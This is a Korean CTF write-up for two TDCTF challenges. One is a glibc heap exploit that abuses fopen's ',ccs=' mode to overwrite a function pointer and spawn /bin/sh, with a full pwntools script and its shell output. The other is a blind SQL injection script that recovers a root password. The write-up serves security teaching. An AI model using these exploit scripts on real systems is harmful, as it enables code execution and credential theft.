본 문제의 의도는 원래 버그 바운티 컨셉으로 바이너리 자체에는 취약점이 존재하지 않으며 glibc에서 발생되는 로직에 의해 취약점이 발생하여 해당 소스를 분석하고 공격을 하는 것이 의도였습니다. 본 문제에서 트리거 하는 glibc 내부의 로직은 현재에도 별다른 패치가 되지 않아 어느 버전의 glibc를 보더라도 해당 로직을 이용하실 수 있습니다. (zero-day? idk :P)

원래 의도는 바이너리 자체의 분석으로는 UAF를 이용한 메모리 노출 외에는 다른 취약점이 존재하지 않아야 했지만, 문제를 푸신 3분 중 2분은 의도치 않은 바이너리 취약점을 이용하여 해결 하셨고, 한 분만이 의도적인 방법으로 문제를 해결하셨습니다. 다음에는 좀더 검토를 확실하게 해서 이런 의도치 않은 부분이 안 나오도록 해야겠다고 다짐해봅니다. :'(

문제를 살펴 보면 크게 5 가지 메뉴가 존재함을 볼 수 있습니다.

1. 피드백 생성
2. 피드백 보기

3. 피드백 삭제
4. 피드백 수정
5. 종료

메뉴 형태만 놓고 보면 힙 메타 데이터를 조작하는 형태의 문제입니다만 조금 더 들어 가보면 이상한 부분들이 존재합니다.

먼저, (1) 피드백 생성을 보면 사용자에게 파일 명과, 모드를 입력을 받습니다. 파일명에 경로를 지정할 수 있는 '/' 또는 '.' 등의 문자가 포함된다면 필터링을 하게 됩니다.

```
int handle_feedback() {
    char filename[MAX_FILENAME_SIZE] = {0,};
    char finalPath[MAX_FILENAME_SIZE+32] = {0,};
    char mode[MAX_MODE_SIZE] = {0,};
    char msg[MAX_MSG_SIZE] = {0,};
    FILE *fp = NULL;

    printf("File Name : ");
    read(0, filename, MAX_FILENAME_SIZE-1);

    printf("Mode : ");
    read(0, mode, MAX_MODE_SIZE-1);

    if (strstr(filename, "/") != NULL ||
        strstr(filename, ".") != NULL) {
        printf("filtered ! \n");
        return -1;
    }

    <... snip ...>
```

만약 입력 받은 모드가 읽기 모드(r)라면 해당 파일을 읽어 출력을 해줍니다.

```
if (mode[0] == 'r') {
    fread(msg, MAX_MSG_SIZE, 1, fp);
    printf("Message : %s\n", msg);
} else if (mode[0] == 'w') {
    <... snip ...>
}
```

쓰기 모드라면 힙에 피드백 구조체를 할당하여 메시지와 함수 포인터 그리고 메시지 길이를 쓰게 되고, /tmp/폴더에 입력받은 파일명으로 파일을 생성하게 됩니다. 메시지는 최대 254 바이트 만큼 적을 수 있어 버퍼 오버플로우를 생성 시킬 수 없습니다.

```
if (mode[0] == 'r') {
    <... snip ...>
```

```

} else if (mode[0] == 'w') {
    if (nList >= MAX_LIST) {
        printf("feedback is full... sorry :(\n");
        return -3;
    }

    t_feedback *ptr;
    ptr = (t_feedback *)malloc(sizeof(t_feedback));

    printf("Message : ");
    nRead = read(0, msg, MAX_MSG_SIZE-1);
    fwrite(msg, nRead, 1, fp);

    memcpy(ptr->msg, msg, nRead);
    ptr->print_ptr = &print_msg;
    ptr->nLen = nRead;

    for (int i=0 ; i<MAX_LIST ; i++)
        if (g_ptr[i] == NULL) {
            g_ptr[i] = ptr;
            nList++;
            break;
        }
}

```

피드백 구조체의 구조는 메시지 256 바이트, 함수 포인터 8 바이트, 메시지 길이 4 바이트로 구성되어 있으며, 생성된 피드백 구조체를 관리하기 위한 배열도 존재합니다.

```

#define MAX_FILENAME_SIZE 128
#define MAX_MODE_SIZE 1024
#define MAX_MSG_SIZE 256
#define MAX_LIST 10

typedef struct _t_feedback
{
    char msg[MAX_MSG_SIZE];
    void (*print_ptr)(char *);
    unsigned int nLen;
}t_feedback;

t_feedback *g_ptr[MAX_LIST];
unsigned int nList;

```

다음으로 (2) 피드백 보기 기능은 피드백 배열을 조사하여 값이 존재하면 구조체에 존재하는 함수 포인터 (print_msg)를 이용하여 메시지를 출력하게 됩니다.

```

int show_feedback() {
    unsigned int idx;

    printf("Feedback index : ");

```

```

idx = get_num();

if (! (idx >= 0 && idx <MAX_LIST)) {
    printf("range error: 0 ~ 9\n");
    return -1;
}

if (g_ptr[idx] == NULL) {
    printf("The feedback is not available! \n");
    return -2;
}

g_ptr[idx]->print_ptr(g_ptr[idx]->msg);
return 0;

```

다음으로 (3) 피드백 삭제 기능은 지정한 인덱스의 피드백을 삭제하는 기능입니다. 이 부분에서 힙에 저장되어 있던 해당 피드백을 모두 0 으로 초기화 시키고 배열에서 해당 인덱스를 해제합니다. 이 부분에서 해제된 포인터에 대해 초기화를 하지 않아 UAF 버그가 발생 됩니다.

```

int delete_feedback() {
    unsigned int idx;

    printf("Feedback index : ");
    idx = get_num();

    if (! (idx >= 0 && idx <MAX_LIST)) {
        printf("range error: 0 ~ 9\n");
        return -1;
    }

    if (g_ptr[idx] == NULL) {
        printf("The feedback is not available! \n");
        return -2;
    }

    memset(g_ptr[idx], 0, sizeof(t_feedback));
    free(g_ptr[idx]);
    return 0;
}

```

다음으로 (4) 피드백 수정 기능은 지정한 인덱스의 피드백을 수정하는 기능으로 피드백 구조체의 길이만큼 내용을 수정하는 기능을 갖습니다.

```

int modify_feedback() {
    unsigned int idx;

    printf("Feedback index : ");
    idx = get_num();

    if(! (idx >= 0 && idx <MAX_LIST)) {

```

```

        printf("range error: 0 ~ 9\n");
        return -1;
    }

    if (g_ptr[idx] == NULL) {
        printf("The feedback is not available! \n");
        return -2;
    }

    printf("message : ");
    read(0, g_ptr[idx]->msg, g_ptr[idx]->nLen);
    printf("Done!\n");
    return 0;
}

```

마지막으로 (5) 종료 기능은 프로그램을 종료하는 기능입니다.

이렇게만 보면 확실히 보이는 버그는 메시지 삭제와 수정을 통해 UAF 를 이용하여 Small Bin 의 FD 와 BK 를 조작하는 것과, 피드백 보기 통해 Main Arena 주소를 릭 하는 방법, 병합 등등이 있을 것 같습니다. 하지만 어떻게 익스를 해야 할지 벌써 머리가 아파옵니다.

이 문제의 포인트는 fopen의 mode에 있습니다. 입력 받는 mode를 보시면 0x400-1 만큼 입력을 받습니다. 분명 "r" 또는 "w" 만 쓰면 될 텐데 왜 이렇게 크게 받는 것일까요? mode 가 어떻게 처리되는지 확인하기 위해 glibc 소스를 한번 살펴 보도록 하겠습니다. (glibc-2.23.tar.gz)⁵

먼저, glibc-2.23/include/stdio.h 를 살펴 보면 다음과 같습니다. (line: 122)

```

extern _IO_FILE *_IO_new_fopen (const char*, const char*);  
# define fopen(fname, mode) _IO_new_fopen (fname, mode)

```

glibc-2.23/libio/iostream.c 의 _IO_new_fopen 을 따라가보면 다음과 같습니다. (line: 95)

```

_IO_FILE *  
_IO_new_fopen (const char *filename, const char *mode)  
{  
    return __fopen_internal (filename, mode, 1);  
}

```

__fopen_internal 위 함수 바로 위에 존재하고 있습니다. (line: 60)

```

_IO_FILE *  
__fopen_internal (const char *filename, const char *mode, int is32)

```

⁵ <http://ftp.gnu.org/gnu/glibc/>

```

{
    struct locked_FILE
    {
        struct _IO_FILE_plus fp;
#ifndef _IO_MTSAFE_IO
        _IO_lock_t lock;
#endif
        struct _IO_wide_data wd;
    } *new_f = (struct locked_FILE *) malloc (sizeof (struct locked_FILE));

    if (new_f == NULL)
        return NULL;
#ifndef _IO_MTSAFE_IO
    new_f->fp.file._lock = &new_f->lock;
#endif
#if defined __LIBC || defined __GLIBCPP__USE_WCHAR_T
    _IO_no_init (&new_f->fp.file, 0, 0, &new_f->wd, &_IO_wfile_jumps);
#else
    _IO_no_init (&new_f->fp.file, 1, 0, NULL, NULL);
#endif
    _IO_JUMPS (&new_f->fp) = &_IO_file_jumps;
    _IO_file_init (&new_f->fp);
#if !_IO_UNIFIED_JUMPTABLES
    new_f->fp.vtable = NULL;
#endif
    if (_IO_file_fopen ((_IO_FILE *) new_f, filename, mode, is32) != NULL)
        return __fopen_maybe_mmap (&new_f->fp.file);

    _IO_un_link (&new_f->fp);
    free (new_f);
    return NULL;
}

```

내부를 보면 결국 `_IO_file_fopen`을 호출하게 됩니다. 이는 glibc-2.23/libio/fileops.c (line: 69)에서 확인해보면 `_IO_new_file_fopen`으로 호출이 됨을 알 수 있습니다. 이 함수는 glibc-2.23/libio/fileops.c (line: 246)에 존재합니다.

```

_IO_FILE *
_IO_new_file_fopen (_IO_FILE *fp, const char *filename, const char *mode,
                    int is32not64)
{
    int oflags = 0, omode;
    int read_write;
    int oprot = 0666;
    int i;
    _IO_FILE *result;
#ifndef __LIBC
    const char *cs;
    const char *last_recognized;
#endif

    if (_IO_file_is_open (fp))

```

CS

```

    return 0;
switch (*mode)
{
case 'r':
    omode = O_RDONLY;
    read_write = _IO_NO_WRITES;
    break;
case 'w':
    omode = O_WRONLY;
    oflags = O_CREAT|O_TRUNC;
    read_write = _IO_NO_READS;
    break;
case 'a':
    omode = O_WRONLY;
    oflags = O_CREAT|O_APPEND;
    read_write = _IO_NO_READS|_IO_IS_APPENDING;
    break;
default:
    __set_errno (EINVAL);
    return NULL;
}
#ifndef _LIBC
last_recognized = mode;
#endif
for (i = 1; i < 7; ++i)

<... snip ...>
```

내용을 보면 우리가 일반적으로 쓰던 fopen 이 맞는 것 같습니다. 근데 조금 내리다 보면 로직이 더 있음을 볼 수 있습니다.

```

<... snip ...>
/* Test whether the mode string specifies the conversion. */
cs = strstr (last_recognized + 1, ",ccs=");
if (cs != NULL)
{
    /* Yep. Load the appropriate conversions and set the orientation
       to wide. */
    struct gconv_fcts fcts;
    struct _IO_codecvt *cc;
    char *endp = __strchrnul (cs + 5, ',');
    char *ccs = malloc (endp - (cs + 5) + 3);

    if (ccs == NULL)
    {
        int malloc_err = errno; /* Whatever malloc failed with. */
        (void) _IO_file_close_it (fp);
        __set_errno (malloc_err);
        return NULL;
    }

    *((char *) __mempcpy (ccs, cs + 5, endp - (cs + 5))) = '\0';
    strip (ccs, ccs);
```

CS

```

if (_wcsmb_s_named_conv (&fcts, ccs[2] == '\0'
    ? upstr (ccs, cs + 5) : ccs) != 0)
{
    /* Something went wrong, we cannot load the conversion modules.
    This means we cannot proceed since the user explicitly asked
    for these. */
    (void) _IO_file_close_it (fp);
    free (ccs);
    __set_errno (EINVAL);
    return NULL;
}

free (ccs);
<... snip ...>

```

??! last_recognized라는 변수에 ",ccs="가 있는지 확인을 합니다. last_recognized가 어디서 왔는지 확인해보면 우리가 mode로 넣었던 포인터를 가지고 있음을 알 수 있습니다. 따라서 strstr(last_recognized+1, "?,ccs=")의 의미는 strstr(mode+1, "?,ccs=")와 같아 지게 됩니다.

소스를 조금만 더 분석해보면 만약 mode에 ",ccs="가 존재하면 "=" 이후에 나오는 문자에서 다음에 NULL값이 나오거나 ","로 나오는 부분을 찾습니다. 그리고 해당 크기 만큼 malloc을 하게 됩니다. 이후 로직이 좀더 존재하지만 위의 내용을 간략화하면 다음과 같습니다.

fopen(file_name, mode)를 하게 될 때, mode에 "w,ccs=AAAAAAA"와 같이 넣게 된다면 뒤에 ",ccs=" 이후부터 16개의 A를 넣기 위해 malloc(16)을 하고 해당 위치에 값을 넣게 됩니다.

원래 ccs값은 fopen에서 UNICODE, UTF-8, UTF-16LE 등의 유니코드 파일 스트림을 지원하기 위한 지정자입니다. 그러나 여기서 사용자가 원하는 값을 넣을 수 있고, 제대로 된 인코딩인지 또는 길이가 적절한지 등을 검사하지 않고 해당 사이즈를 이용하여 malloc을 하기 때문에 문제가 발생합니다.

결론적으로 문제에서 피드백을 힘에 할당할 때, 메시지는 256바이트 이상을 입력하지 못하기 때문에 뒤에 있는 함수 포인터나 메시지 길이를 덮을 수 없지만 이 인코딩의 로직을 이용하여 기존에 해제된 피드백 위치에 내가 원하는 값을 써넣을 수 있게 되고 피드백의 구조를 내 마음대로 수정할 수 있습니다.

한 가지, 제약사항으로는 입력이 대문자로 제한되며 마지막에 "//"가 추가되는 등의 로직이 있습니다. 따라서, 추가되는 "//" 부분이 피드백 구조의 메시지 길이를 덮을 수 있게 하면, 기존의 256-1바이트로 제한되었던 메시지 입력이 더 늘어나게 되고, 피드백 수정을 통해 메시지를 오버플로우 시켜서 함수 포인터를 덮을 수 있게 됩니다.

공격 시나리오는 다음과 같습니다.

피드백 4 개를 할당합니다.

00603230	30 02 00 00 00 00 00 00 20 01 00 00 00 00 00 00 00 00	0...
00603240	61 61 61 61 61 61 61 61 00 00 00 00 00 00 00 00 00 00	aaaa	aaaa
00603250	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*					
00603340	e9 10 40 00 00 00 00 00 08 00 00 00 00 00 00 00 00 00	..@.
00603350	00 00 00 00 00 00 00 00 21 01 00 00 00 00 00 00 00 00	!
00603360	62 62 62 62 62 62 62 62 00 00 00 00 00 00 00 00 00 00	bbbb	bbbb
00603370	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*					
00603460	e9 10 40 00 00 00 00 00 08 00 00 00 00 00 00 00 00 00	..@.
00603470	00 00 00 00 00 00 00 00 21 01 00 00 00 00 00 00 00 00	!
00603480	63 63 63 63 63 63 63 63 00 00 00 00 00 00 00 00 00 00	cccc	cccc
00603490	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*					
00603580	e9 10 40 00 00 00 00 00 08 00 00 00 00 00 00 00 00 00	..@.
00603590	00 00 00 00 00 00 00 00 21 01 00 00 00 00 00 00 00 00	!
006035a0	64 64 64 64 64 64 64 64 00 00 00 00 00 00 00 00 00 00	dddd	dddd
006035b0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

인덱스 2->1->0 순으로 해제 후, 피드백 1 개 할당합니다. 이 때 할당한 문자열과 붙어 있는 main_arena 가 릭이 가능하기 때문에 이를 이용하여 라이브러리 베이스 주소를 구합니다.

00603230	30 02 00 00 00 00 00 00 20 01 00 00 00 00 00 00 00 00	0...
00603240	65 65 65 65 65 65 65 65 78 1b dd f7 ff 7f 00 00	eeee	eeee	x.
00603250	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*					
00603340	e9 10 40 00 00 00 00 00 08 00 00 00 00 00 00 00 00 00	..@.
00603350	00 00 00 00 00 00 00 00 41 02 00 00 00 00 00 00 00 00	A
00603360	a8 1d dd f7 ff 7f 00 00 a8 1d dd f7 ff 7f 00 00	A
00603370	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*					
00603470	00 00 00 00 00 00 00 00 21 01 00 00 00 00 00 00 00 00	!
00603480	00 30 60 00 00 00 00 00 78 1b dd f7 ff 7f 00 00	@^	x.
00603490	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*					
00603590	40 02 00 00 00 00 00 00 20 01 00 00 00 00 00 00 00 00	@...
006035a0	64 64 64 64 64 64 64 64 00 00 00 00 00 00 00 00 00 00	dddd	dddd
006035b0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*					
006036a0	e9 10 40 00 00 00 00 00 08 00 00 00 00 00 00 00 00 00	..@.
006036b0	00 00 00 00 00 00 00 00 51 09 02 00 00 00 00 00 00 00	Q
006036c0	65 65 65 65 65 65 65 65 00 00 00 00 00 00 00 00 00 00	eeee	eeee
006036d0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

피드백을 하나 생성하는데 이 때, w,ccs= 트릭을 이용하여 사이즈를 맞춰 생성하게 되면 내가 지정한 페이로드가 현재 해제된 피드백 청크 안에 들어가게 됩니다.

00603230	30 02 00 00 00 00 00 00 00 00 20 01 00 00 00 00 00 00 00 00	0...
00603240	65 65 65 65 65 65 65 65 65 78 1b dd f7 ff 7f 00 00	eeee eeee x...
00603250	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*		
00603340	e9 10 40 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 00	..@.
00603350	00 00 00 00 00 00 00 00 00 00 41 02 00 00 00 00 00 00 00 00 A..
00603360	78 1b dd f7 ff 7f 00 00 00 30 60 00 00 00 00 00 00 00 00 00	x...0..
00603370	5a	zzzz zzzz zzzz zzzz
*		
00603460	5a 2f 2f 00 00 00 00 00 00 00 00	zzzz zzzz //.
00603470	00 00 00 00 00 00 00 00 00 00 21 01 00 00 00 00 00 00 00 00 !..
00603480	78 1b dd f7 ff 7f 00 00 78 1b dd f7 ff 7f 00 00 00 00 00 00	x... x...
00603490	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*		
00603590	40 02 00 00 00 00 00 00 00 00 20 01 00 00 00 00 00 00 00 00	@...
006035a0	64 64 64 64 64 64 64 64 64 00 00 00 00 00 00 00 00 00 00 00	ddd ddd ddd
006035b0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*		
006036a0	e9 10 40 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 00	..@.
006036b0	00 00 00 00 00 00 00 00 00 00 51 09 02 00 00 00 00 00 00 00 Q..
006036c0	65 65 65 65 65 65 65 65 65 00 00 00 00 00 00 00 00 00 00 00	eeee eeee
006036d0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0x603360 주소(인덱스 1)는 기존에 해제된 피드백의 위치인데 0x603468 (해당 피드백의 메시지 사이즈 위치) 값이 0x2f2f 로 덮인 것을 확인할 수 있습니다. 따라서 인덱스 1 번의 피드백을 수정하면 메시지의 길이를 최대 0x2f2f 만큼 수정할 수 있기 때문에 메시지 다음에 오는 함수 포인터를 system 함수 등으로 덮을 수가 있습니다.

00603230	30 02 00 00 00 00 00 00 00 00 20 01 00 00 00 00 00 00 00 00	0...
00603240	65 65 65 65 65 65 65 65 65 78 1b dd f7 ff 7f 00 00	eeee eeee x...
00603250	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*		
00603340	e9 10 40 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 00	..@.
00603350	00 00 00 00 00 00 00 00 00 00 41 02 00 00 00 00 00 00 00 00 A..
00603360	2f 62 69 6e 2f 73 68 00 5a	/bin /sh zzzz zzzz
00603370	5a	zzzz zzzz zzzz zzzz
*		
00603460	90 23 a5 f7 ff 7f 00 00 2f 2f 00 00 00 00 00 00 00 00 00	#.. //.
00603470	00 00 00 00 00 00 00 00 00 00 21 01 00 00 00 00 00 00 00 00 !..
00603480	78 1b dd f7 ff 7f 00 00 78 1b dd f7 ff 7f 00 00 00 00 00	x... x...
00603490	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*		
00603590	40 02 00 00 00 00 00 00 00 00 20 01 00 00 00 00 00 00 00 00	@...
006035a0	64 64 64 64 64 64 64 64 64 00 00 00 00 00 00 00 00 00 00 00	ddd ddd ddd
006035b0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*		
006036a0	e9 10 40 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 00	..@.
006036b0	00 00 00 00 00 00 00 00 00 00 51 09 02 00 00 00 00 00 00 00 Q..
006036c0	65 65 65 65 65 65 65 65 65 00 00 00 00 00 00 00 00 00 00 00	eeee eeee
006036d0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

정상적으로 덮인 것을 확인할 수 있습니다. 피드백 함수 포인터는 메시지 시작 위치를 인자로 주기 때문에 메시지 처음 부분에 "/bin/sh"을 넣어주게 되면 system("/bin/sh")이 되어 쉘을 획득 할 수 있습니다.

익스 코드는 다음과 같습니다.

```
from pwn import *

def handle_feedback(name, mode, msg=""):
    r.sendline("1")
    print r.recv()
```

```

r.sendline(name)
print r.recv()

r.send(mode)
print r.recv()

if mode[0] == "w":
    r.send(msg)

print r.recvuntil(recvuntil)

def delete_feedback(idx):
    r.sendline("3")
    print r.recv()

    r.sendline(str(idx))
    print r.recvuntil(recvuntil)

def modify_feedback(idx, msg):
    r.sendline("4")
    print r.recv()

    r.sendline(str(idx))
    print r.recv()

    r.send(msg)
    print r.recvuntil(recvuntil)

def show_feedback(idx):
    r.sendline("2")
    print r.recv()

    r.sendline(str(idx))
    data = r.recvuntil(recvuntil)
    print data
    return data

r = remote("feedback.tendollar.kr", 12000)
recvuntil = ">> "

handle_feedback("A"*8, "w", "a"*8)
handle_feedback("B"*8, "w", "b"*8)
handle_feedback("C"*8, "w", "c"*8)
handle_feedback("D"*8, "w", "d"*8)

delete_feedback(2)
delete_feedback(1)
delete_feedback(0)
handle_feedback("E"*8, "w", "e"*8)

recv = show_feedback(4)
libc_base = u64(recv.split("e"*8)[1].split("\n")[0].ljust(8, "\x00")) - 0x3c4b78
system = libc_base + 0x45390
print "libc base : ", hex(libc_base)

```

```

payload = "w,CCS="
payload += "z"*(0x108)

handle_feedback("F"*8, payload, "f"*8)
modify_feedback(1, "/bin/sh\x00" + "Z"*(0x100-8) + p64(system))

r.sendline("2")
print r.recv()
r.sendline("1")
r.interactive()

```

실행 결과는 다음과 같습니다.

```

tbkim@ubuntu:~/tdctf/pwnable/feedback$ python sol2.py
[+] Opening connection to feedback.tendollar.kr on port 12000: Done
libc base : 0x7fe6663c9000
Feedback index :
[*] Switching to interactive mode
$ ls
bin
boot
dev
etc
flag
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ cat flag
TDCTF{conditional_infeasible_feedback}$
[*] Interrupted
[*] Closed connection to feedback.tendollar.kr port 12000

```

플래그 - TDCTF{conditional_infeasible_feedback}

(Web) I'm Blind Not Deaf @by hackyu - 16 solved

문제 명세

Challenge 16 Solves ×

I'm Blind Not Deaf

250


Author: @hackyu
<https://www.youtube.com/watch?v=lKAvgWpcQnw>

[!] Notice: Server is shutdown shortly. (Server is running now)
[!] Do not change root password!
[!] Notice : Flag file name is not "flag.txt".

Server Info: <http://blind.tendollar.kr:8100/>

문제 풀이

먼저 이 문제의 핵심은 PhpMyadmin 4.8.0 ~ 4.8.1 버전에서 발생할 수 있는 LFI(Local File Inclusion), RCE(Remote Command Execution) 1-Day 취약점이며⁶, MySQL DBMS 와 연동된 PHPMyAdmin 환경으로 이어질 수 있도록 Blind Sql Injection 를 요구하는 문제를 포함하고 있습니다. 처음 문제의 URL로 접근해 보면 다음과 같은 PHP 코드가 나옵니다.



The screenshot shows a browser window with the address bar containing 'blind.tendollar.kr:8100'. The main content area has a text input field with the following content:

```
query : select id from tdf where id='root' and pw="

<?php
include './config.php';
if(preg_match('/tdf|_|\.|\(|\)|i', $_GET[pw])) exit("No Hack Please! -0-");
if(preg_match('/or|and|substr\(|=i', $_GET[pw])) exit("Manner Please~! :)");
$query = "select id from tdf where id='root' and pw='".$_GET[pw].'";
echo "<hr>query : <strong>$query</strong><hr><br>";
$result = mysqli_query($conn,$query);
$row = mysqli_fetch_array($result);
if($row['id'] == 'root'){
#echo "<h2>Nice Meet You! {$row['id']}</h2>";
echo "<h2>Hello {$row[id]}</h2>";
}

$_GET[pw] = addslashes($_GET[pw]);
$query = "select pw from tdf where id='root' and pw='".$_GET[pw].'";
$result = mysqli_query($conn,$query);
$row = mysqli_fetch_array($result);
if($row['pw']) && ($row['pw'] == $_GET['pw'])){
echo $nice_tendollar;
}
highlight_file(__FILE__);
?>
```

⁶ <https://www.exploit-db.com/exploits/44924/>

위 PHP 소스코드는 rubiya 님의 <http://los.rubiya.kr/golem> (lord of sqlinjection wargame) 문제를 사용하였습니다. 사전에 사용해도 되는지에 대한 문의를 드렸어야 했는데 그런 절차 없이 문제에 사용하게 되어 죄송하다는 말씀과 이 글을 빌어 좋은 아이디어를 사용할 수 있게 실제로 워게임으로 오픈 해주시는 rubiya 님께 감사 말씀을 드리고 싶습니다.

PHP 소스코드를 분석하게 되면 root 계정의 패스워드가 일치하는 경우 PHP 변수 \$nice_tendollar 의 값이 출력이 되는 것을 알 수 있습니다. 또한 파라미터 pw 입력 값에 대해 preg_match 를 통한 필터링이 이루어져 있는 것을 확인할 수 있습니다.

소스코드 분석이 완료되면 문제해결을 위해 다음과 같이 생각해볼 수 있습니다.

- 1) root 계정의 패스워드와 동일한 값을 파라미터 pw 에 입력하는 경우 php 변수 \$nice_tendollar 의 값이 출력됩니다.
- 2) root 계정의 패스워드를 알아내기 위해 SQL Injecion 을 수행합니다.
- 3) 사용자가 입력하는 파라미터 pw 값에 대한 필터링이 적용되어 있습니다.
- 4) 파라미터 pw 에 필터링이 적용되지 않은 값 입력 또는 필터링 우회기법을 통한 Blind SQL Injection 을 하여 root 계정의 패스워드를 알아냅니다.

Blind SQL Injection 을 수행하기 위해 다음과 같은 코드를 작성하여 root 계정의 패스워드를 알아낼 수 있습니다.

```
import requests

pw_Length = 0
pw = ""

url = "http://blind.tendollar.kr:8100/"

# Found Admin PW Length mysql if(condition, true, false)
for i in range(1,30):
    params = {
        "pw": ":" || if(length(pw)>%d,1,0) && id like 'root' % i
    }

    print "[Try Find Admin PW Length] : %d " % i
    res = requests.get(url, params=params)

    if "Hello root" not in res.content:
        pw_Length = i
        print "admin PW Length: %d" % i
        break

# Found Admin PW :
```

```

for i in range(1,(pw_Length+1)):
    for j in range(0x20, 0x7f):
        if (j==0x3d) or (j == 0x27) or (j== 0x22) or (j==0x25) or (j==0x21) or (j==0x23):
            continue
        a = pw+chr(j)+"%"

        params = {
            "pw": "'" || pw like '%s' && id like 'root" % a
        }
        print "[Try index :%d, %c]" % (i,j)

    try:
        res = requests.get(url, params=params)

    except Exception as e:
        j=j-1
        continue

    if "Hello root" in res.content:
        print "Found It!! index: %d, %c" % (i,j)
        pw = pw+chr(j)
        print "[pw: %s]" % pw
        break

print "password:",pw.lower()

```

```

[Try index :7, 0] v 28 00
[Try index :7, 1]
[Try index :7, 2]
[Try index :7, 3]
[Try index :7, 4]
[Try index :7, 5]
[Try index :7, 6]
Found It!! index: 7, 6
[pw: 70801F6]
[Try index :8, ]
[Try index :8, $]
[Try index :8, &]
[Try index :8, (]
[Try index :8, )]
[Try index :8, *]
[Try index :8, +]
[Try index :8, ,]
[Try index :8, -]
[Try index :8, .]
[Try index :8, /]
[Try index :8, 0]
[Try index :8, 1]
[Try index :8, 2]
[Try index :8, 3]
[Try index :8, 4]
[Try index :8, 5]
[Try index :8, 6]
[Try index :8, 7]
[Try index :8, 8]
[Try index :8, 9]
[Try index :8, :]
[Try index :8, ;]
[Try index :8, <]
[Try index :8, >]
[Try index :8, ?]
[Try index :8, @]
[Try index :8, A]
Found It!! index: 8, A
[pw: 70801F6A]
password: 70801f6a

```

Blind SQL Injection 을 이용하여 얻은 패스워드를 파라미터 pw 에 입력 한 후 다음단계에 대한 힌트를 얻을 수 있습니다.

query : select id from tdf where id='root' and pw='70801f6a'


Hello root

